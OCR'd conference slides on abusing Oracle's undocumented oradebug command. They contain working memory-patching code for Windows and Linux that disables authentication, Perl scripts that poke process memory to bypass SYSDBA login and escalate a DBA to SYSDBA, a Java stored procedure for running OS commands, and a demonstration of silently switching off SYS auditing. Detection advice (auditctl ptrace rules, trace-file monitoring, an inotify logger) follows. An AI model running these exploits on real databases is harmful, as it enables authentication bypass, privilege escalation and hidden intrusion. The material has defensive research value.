    LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, 0, &tkp, sizeof(tkp), NULL, NULL);
}


    HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, procid);
    if(!hProc){
            printf("Process could not be attached!");
            return 1;
    }

    unsigned char nop[6]={0x90, 0x90, 0x90, 0x90, 0x90, 0x90};

    if(!PatchEx(hProc, (LPVOID)0x01e10d5e, 6, (LPVOID)nop, 6, false, false)){
            printf("Patch was not successfull!\n");
    }

    return 0;
```

With the help of the Titan Engine it is quite easy

The undocumented


```
if(hProcess != NULL){
        VirtualQueryEx(hProcess, MemoryStart, &MemInfo, sizeof MEMORY_BASIC_INFORMATION);
        OldProtect = MemInfo.AllocationProtect;
        VirtualProtectEx(hProcess, MemoryStart, MemorySize, PAGE_EXECUTE_READWRITE, &OldProtect);

        if(MemorySize - ReplaceSize != NULL){
                recalcSize = abs(MemorySize - ReplaceSize);
                if(AppendNOP){
                        WriteProcessMemory(hProcess, MemoryStart, ReplacePattern, ReplaceSize, &ueNumberOfBytesRead);
                        lpMemoryStart = (LPVOID)((ULONG_PTR)MemoryStart + ReplaceSize);
                        for(i = 0; i < recalcSize; i++){
                                WriteProcessMemory(hProcess, lpMemoryStart, &FillByte, 1, &ueNumberOfBytesRead);
                                lpMemoryStart = (LPVOID)((ULONG_PTR)lpMemoryStart + 1);
                        }
                }else if(PrependNOP){
                        lpMemoryStart = MemoryStart;
                        for(i = 0; i < recalcSize; i++){
                                WriteProcessMemory(hProcess, lpMemoryStart, &FillByte, 1, &ueNumberOfBytesRead);
                                lpMemoryStart = (LPVOID)((ULONG_PTR)lpMemoryStart + 1);
                        }
                        WriteProcessMemory(hProcess, lpMemoryStart, ReplacePattern, ReplaceSize, &ueNumberOfBytesRead);
                }else{
                        WriteProcessMemory(hProcess, MemoryStart, ReplacePattern, ReplaceSize, &ueNumberOfBytesRead);
                }
        }else{
                WriteProcessMemory(hProcess, MemoryStart, ReplacePattern, ReplaceSize, &ueNumberOfBytesRead);
        }
        VirtualProtectEx(hProcess, MemoryStart, MemorySize, MemInfo.AllocationProtect, &OldProtect);
        return(true);
}
```

The core of the PatchEx function from the Titan Engine


The undocumented


- We can use VirtualProtect function to change the memory protection of a code page
- With “oradebug” we can call functions inside the Oracle process
- and Oracle on Windows is multithreaded

The undocumented



The undocumented





The undocumented

And the fun part:

- After a successful authentication the server sends the encrypted SERVER_TO_CLIENT string (AUTH_SVR_RESPONSE) (11g)
- We need a modified client to be able to login with a wrong password
- A normal user with a normal client won't see any difference

This is how a security measure helps us to hide our presence!

The undocumented

Can it be done this on Linux?

- Tanel Poder in his presentation showed the _oradbg_pathname parameter
- Oracle runs the command given in the parameter if the right event is configured

```
alter system set events 'logon debug';
```

- The parameter of the command is the process_id of the oracle process

The undocumented

```
int main(int argc, char *argv[])
{
        int pid, len;
        //0x0000000001892792 <+380>:     0f 84 b9 00 00 00      je     0x1892851 <kzsrvup+571>
        //0x0000000001892798 <+386>:     41 83 fe 02    cmp    r14d,0x2
        char nops[] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x41, 0x83};

        if (argc < 2) {
                printf("usage: %s <pid>\n", argv[0]);
                exit(-1);
        }

        pid = atoi(argv[1]);

        ptrace_attach(pid);
        printf("attached to pid %d\n", pid);

        //11.2.0.1
        //write_data(pid, 0x0000000001892792, nops, 8);

        //11.2.0.2
        write_data(pid, 0x0000000001d47190, nops, 8);

        ptrace_detach(pid);
        return 0;
}
```

Finding the address is difficult, overwrite is easy

The undocumented

ptrace:

- ptrace_scope on Ubuntu (from 10.10) (The parent can debug the child. A user cannot debug it's own processes.)
- SELinux (good luck)
- Use the audit subsystem to detect ptrace calls (it's not perfect):


```
auditctl -a entry,always -F a0=16 -S ptrace
auditctl -a entry,always -F a0=0 -S ptrace
auditctl -a entry,always -F a0=7 -S ptrace
```

The undocumented

- But we don't need ptrace, because we have oradebug!
- VirtualProtect ↔ mprotect
- It is simpler because you don't need malloc here:

```
int mprotect(const void *addr, size_t len, int prot);
```

The undocumented



The undocumented

```
open SQLPLUS, "|/u01/app/oracle/product/11.2.0/dbhome_1/bin/sqlplus / as sysdba|"
        or print LOG $ARGV[0]." ".$!."\n";
print SQLPLUS "oradebug setospid $ARGV[0]\n";
print SQLPLUS "oradebug call mprotect 0x1d47000 4096 0x7\n";
print SQLPLUS "oradebug poke 0x1d47190 4 0x90909090\n";
print SQLPLUS "oradebug poke 0x1d47194 4 0x83419090\n";
print SQLPLUS "quit\n";
close SQLPLUS;
close LOG;
```

Excerpt from the perl script. Off course you have to check whether it is remote or not, because of the recursion...

The undocumented

- With the help of oradebug we:
  - We switched off the authentication for the non SYSDBA users on Windows
  - We switched off the authentication for the SYSDBA users on Linux
  - And if we consider the previous actions, we can say easily oradebug is a useful command...
  - Of course more testing is needed how the attacks (audit, authentication) work with different configurations and cases

Protection

- Do not forget there are many ways for a DBA to become SYSDBA e.g.:
  - He can access the file system in the name of the oracle user (SYSTEM on Windows)
  - He can run operating system level commands in the name of the oracle user (SYSTEM on Windows), for example with java
  - ...

Protection

```
create or replace and resolve java source named "JAVACMD" as
import java.lang.*;
import java.io.*;

public class JAVACMD
{
  public static void exec(String command) throws IOException
  {
    Runtime.getRuntime().exec(command);
  }
};
/

create or replace procedure javaexec (command in VARCHAR2)
as language java
name 'JAVACMD.exec(java.lang.String)';
/

begin dbms_java.grant_permission( 'DBAUSER','SYS:java.io.FilePermission','<<ALL FILES>>','execute');
end;
/

begin dbms_java.grant_permission( 'DBAUSER','SYS:java.lang.RuntimePermission','writeFileDescriptor','*' );
end;
/

begin dbms_java.grant_permission( 'DBAUSER','SYS:java.lang.RuntimePermission','readFileDescriptor','*' );
end;
/
```

Everybody knows this

Protection

```
SQL> oradebug setmypid
ORA-01031: insufficient privileges
SQL> select p.spid from v$session s, v$process p where p.addr=s.paddr and s.sid=
(select sid from sys.v_$mystat where rownum=1);

SPID
------------------------
7956

SQL> exec javaexec('/usr/bin/perl /tmp/oragetsysdba.pl 7956');

PL/SQL procedure successfully completed.

SQL> oradebug setmypid
ORA-01031: insufficient privileges
SQL> oradebug setmypid
Statement processed.
SQL>
```

DBA to SYSDBA

Protection

```
#!/usr/bin/perl

open LOG, ">>/tmp/log.txt";
open OBJDUMP, "/usr/bin/objdump -t /u01/app/oracle/product/11.2.0/dbhome_1/bin/oracle |"
$addr="";
while(<OBJDUMP>){
        if(/^(.+) g.*kzspga/){
                $addr=$1;
                break;
        }
}

print LOG "kzspga_ at: ".$addr."\n";
close OBJDUMP;
close LOG;

open SQLPLUS, "|/u01/app/oracle/product/11.2.0/dbhome_1/bin/sqlplus / as sysdba" or prin
print SQLPLUS "oradebug setospid $ARGV[0]\n";

#Turn on SYSDBA (kzspga_)
print SQLPLUS "oradebug poke 0x".$addr." 1 0xA\n";
print SQLPLUS "quit\n";
close SQLPLUS;
close LOG;
```

DBA to SYSDBA

Protection

```
SQL> show parameter sys_op

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_sys_operations                 boolean     TRUE
SQL> select fsv.ksmfsnam, sga.* from x$ksmfsv fsv, x$ksmmem sga where sga.addr=f
sv.ksmfsadr and fsv.ksmfsnam='kzaflg_';

KSMFSNAM
----------------------------------------------------------------
ADDR                   INDX    INST_ID KSMMMVAL
---------------- ---------- ---------- ----------------
kzaflg_
00000000600340E0      26652          1 0000000000000001


SQL> oradebug setmypid
Statement processed.
SQL> oradebug setvar sga kzaflg_ 0
BEFORE: [0600340E0, 0600340E4) = 00000001
AFTER:  [0600340E0, 0600340E4) = 00000000
SQL> show parameter sys_op

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_sys_operations                 boolean     TRUE
SQL> select fsv.ksmfsnam, sga.* from x$ksmfsv fsv, x$ksmmem sga where sga.addr=f
sv.ksmfsadr and fsv.ksmfsnam='kzaflg_';

KSMFSNAM
----------------------------------------------------------------
ADDR                   INDX    INST_ID KSMMMVAL
---------------- ---------- ---------- ----------------
kzaflg_
00000000600340E0      26652          1 00
```

Fixed tables - presents the oracle memory - help in the detection.
(Thanks Alex for the idea)

Protection

- The generated trace files should be monitored
- “diagnostic_dest” parameter (/u01/app/oracle be defualt) from 11g (OFA, ADR). For example:

  /u01/app/oracle/diag/rdbms/orcl/orcl/trace/orcl_ora_**29849**.trc

- And do not forget:

  alter session set tracefile_identifier=aaaa;

  alter system set diagnostic_dest='/tmp'

Protection

- It is not trivial task to monitor text files that are newly generated and their names are different
- For example the default syslog on RedHat and on Ubuntu does not have this feature (rsyslog)
- More security features should be considered on the given platform e.g.:
  - Audit subsystem
  - Special file access rights (yes there is more than 'rwx'...)
  - ...

Protection

- I wrote a PoC that uses the inotify feature of the linux kernel to detect the new file creations
- The oradal (ORADebug Attempt Logger) was born
- More testing is needed to understand which audit events and inotfy events can be connected together as an attack attempt
- For example the SYSDBA modifies the file from the database

Protection

Hardware support for oradal

Oradebug Alarm Screen

Questions

Summary

- Configure audtiting is not easy
- The “undocumented” oradebug can be used as a hacker tool (Commodore 64 style)
- Besides the audit we should consider to collect and analyze the trace files from security point of view
- Arduino is fun :)

URLs

- http://www.soonerorlater.hu/
- http://blogs.conus.info/
- http://www.red-database-security.com/wp/oracle_rootkits_2.0.pdf
- http://www.databasesecurity.com/oracle-backdoors.ppt
- http://www.databasesecurity.com/dbsec/Locating-Dropped-Objects.pdf
- http://www.codeproject.com/KB/DLL/code_injection.aspx
- http://null.co.in/section/atheneum/projects/ (jugaad)